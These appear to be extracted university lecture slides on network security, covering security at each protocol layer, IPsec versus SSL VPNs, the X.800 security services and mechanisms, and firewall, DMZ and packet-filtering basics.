



FIGURE I.35 Delivery from switch to destination.

Security Mechanisms at Different Layers



Layer N and Layer N-1



○ Figure 16.2: Virtual Connection at Layer N



○ Figure 16.3: Processing an (N)-PDU

PDU = Protocol Data Unit

Security Implementation in Layers

- To implement security in Layer N, it can use Layer N-1 as follow:
 1. The Layer N can be aware of the security services at the Layer N-1:
 - the Layer N protocol has to change its calls so that they can explicitly refer to the security facilities provided
 2. Layer N-1 security services could be transparent:
 - the Layer N protocol does not have to change

Security at the Physical or Data Link Layers

- Advantage: provide secure point-to-point communication
- Disadvantages:
 - Cannot extend protection across heterogeneous networks
 - If link-level encryption is used, each link must be equipped on both ends with an encryption device. Additionally, a message must be decrypted at each intermediate node so that the higher-level protocols can read their control information, and then encrypted again.
 - Key management is extremely complex
 - Because the message is decrypted at each device, it is exposed to attacks at each intermediate node, which is a severe disadvantage

Security at the Internet Layer


● Advantages:

- It is transparent to users and applications: a single tunnel secures all communications between the devices, regardless of traffic type (TCP, UDP, SNMP) or applications (email, client-server, database)
- The security software is installed and maintained by experienced system administrators, which makes it less likely to contain malicious code

● Disadvantages

- Internet-layer security requires changes to the underlying operating system
- It is necessary that all communicating hosts use compatible versions of network security software

● E.g. VPN with IPsec



Security at the Transport Layer


- Disadvantages:

- **Each application** must be security aware, i.e. use corresponding function calls: each security application is secured one at a time
- The transport security library must be installed and maintained by the system administrator so that all applications running on a host can use it

- Advantage:

- **The applications running on the internal hosts need not be security aware**
- Some enterprises use special purpose SSL VPN gateways that are deployed at the edge of the corporate network and serve as a proxy to internal applications, e.g. email, file servers

- E.g. VPN tunnel using SSL






SSH client

Transport layer

SSH server



Require proper mail
ports binding

Mail client




Mail server
(need not be
security aware)



IPsec client

Internet layer

IPsec VPN



Does require proper
mail ports binding

Mail client

Security at the Application Layer

- Advantages:
 - It involves no changes in the operating system since only a secure application must be installed
 - It offers better end-to-end security since the setup and cryptographic computations take place outside the operating system
 - The security functionality can be developed to fulfill the application requirements exactly
- Disadvantages:
 - It may require more complex negotiations and setup between communicating processes
 - Secure applications are often installed by inexperienced users, which makes the danger of malicious code quite high
- E.g. e-banking login

Which layer to implement security?

Protocol Selection Criteria

- Who should be authenticated? Host or user?
- Is end-to-end security a requirement, or is it sufficient to implement a perimeter protection?
- How much should security implementation and maintenance cost? E.g. experience system administrator cost
- Will the security extensions allow interoperability among different platforms? If not, additional cost to support those not interoperable
- Are the security protocols based on inter-industry standards and supported by multiple vendors? If not, why?


Should I use SSL or IPsec?

What is SSL?
What is IPsec?

IPSec vs. SSL

FIGURE 1

IPSec vs. SSL VPNs



IPSec VPN gateways ❶ are usually implemented on the perimeter firewall, and permit or deny remote host access to ❷ entire private subnets. SSL VPN gateways ❸ are usually deployed behind the perimeter firewall, with rules that permit or deny access to application services or data. In this example, SSL users have access to their own mailboxes on ❹ an Exchange Server and to a subset of URLs hosted on ❺ an intranet Web server.

Should I use IPsec or SSL to provide remote access?

	SSL	IPsec
Applications	Web-enabled applications, file sharing and emails	All IP-based services
Encryption	Strong but vary	Strong and consistent
Authentication	One or two way authentication	Strong: two way authentication
Users	Sales, marketing, ...	HR, finance, IT staff, ..
Accessibility	Casual access	Formal access with controlled user base
Complexity	Moderate	High
Easy of use	Very high	Moderate
Scalability	High	High

OSI Security Architecture

- **Security attack** – Any action that compromises the security of information owned by an organization
- **Security mechanism** – A mechanism that is designed to detect, prevent, or recover from a security attack
- **Security services** – A service that enhances the security of the data processing systems and the information transfers of an organization. The services are intended to counter security attacks, and they make use of one or more security mechanisms to provide the service

Security
Attack


Protect
against

Security
Mechanism

Service
implementation
uses mechanism

Security
Service

X.800 - The OSI Security Architecture



- Eavesdropping on or monitoring of transmission to
 - obtain message content
 - perform traffic analysis

- Modification of data stream or creation of false data stream to
 - masquerade
 - replay
 - modify messages
 - modify control information
 - infiltration
 - perform denial of service

Vulnerabilities and flaws

- Weak cryptographic algorithms
- Cryptographic design vulnerabilities
- Software implementation vulnerabilities
- Hardware implementation vulnerabilities
- Trust model vulnerabilities
- Social engineering and human factors
- Bad failure-recovery procedures

X.800 - The OSI Security Architecture

Security Mechanisms

- Encipherment
- Digital signature
- Access control
- Data integrity
- Authentication exchange
- Traffic padding
- Routing control
- Notarization

Security Services

- Authentication
- Access control
- Data confidentiality
- Data integrity
- Nonrepudiation

Relationship between security services and mechanisms


Service	Mechanism								
	Encipherment	Digital Signature	Access Control	Data Integrity	Authentication Exchange	Traffic Padding	Routing Control	Notarization	
Peer entity authentication	Y	Y			Y				
Data origin authentication	Y	Y							
Access control			Y						
Confidentiality	Y						Y		
Traffic flow confidentiality	Y					Y	Y		
Data integrity	Y	Y		Y					
Nonrepudiation		Y		Y				Y	
Availability				Y	Y				

COMP 3355

Internet Layer Security

K.P. Chow
University of Hong Kong



Security mechanisms at different layers






Firewall

- A firewall is a combination of hardware and software that isolates an **organization's internal network** from the **Internet**, allowing some packets to pass and blocking others
- Firewall can also provide segmentation between internal resources
- In the simplest form, firewall control access to, from and between networks within the organization and the Internet



Demilitarized Zone (DMZ)

- A physical or logical subnetwork that contains and exposes an organization's external services to the Internet
- The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN); an external attacker only has access to equipment in the DMZ, rather than any other part of the network
- Typical services in DMZ
 - Web server
 - Proxy server
 - Email server
 - Reverse proxy server



3-Legged Firewall with DMZ




FIGURE 18.1 A 3-legged firewall with DMZ.

Unified Threat Management (UTM)

- An integrated security gateway that contains up to 8 components:
 - Firewall
 - Content filtering by proxy server
 - Network address translation (NAT)
 - Virtual private network (VPN)
 - Anti-virus
 - Anti-spam
 - URL filtering
 - Intrusion detection/prevention system (IDS/IPS)
- Low cost all-in-one tools that are deployed to small to medium businesses: usually deployed at the edge of the enterprise network

Types of Firewalls

- Packet filtering – network layer
 - A multi-ported IP router that applies a set of rules to each incoming/outgoing IP packet and decides whether it is to be forwarded or not
- Proxy gateway – also known as application layer gateway, proxy server
 - A gateway from one network to another for a specific network application, acts as a proxy on behalf of the network users
- Circuit level inspection SOCKS (i.e. SOCKeT\$)
 - A protocol that is application independent and transparent to user, performs filtering at the Session Layer (no content filtering)


FIREWALLS – PACKET FILTERING

Stateless Packet Filtering

- An organization usually has a router that connects its internal network to its ISP, then to the Internet: all traffic leaving and entering the internal network passes through this router
- Most router provides option for filtering, i.e. some data packets pass through the router and filter out other data packets

